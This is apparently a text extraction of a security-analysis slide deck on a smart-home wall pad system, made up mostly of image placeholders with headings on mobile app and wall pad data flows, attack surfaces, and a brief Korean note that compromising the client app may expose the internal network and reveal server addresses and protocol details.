
내부망



# Mobile app data flow




# Wall pad data flow




1 월패드에서 기기 제어

# Wall pad data flow




# Attack Surfaces






# Attack Surfaces



# Mobile app



모바일




중앙 제어 서버


## Security Asset

- 내부 네트워크 접근 기회  
클라이언트-중앙서버-제어 서버-월패드 순으로 데이터 전달  
클라이언트 공략 시 내부망에 접근 가능성이 있다고 판단
- 앱 내부 정보 취득  
서버주소, 프로토콜 정보 등 획득 가능

# Attack Surfaces



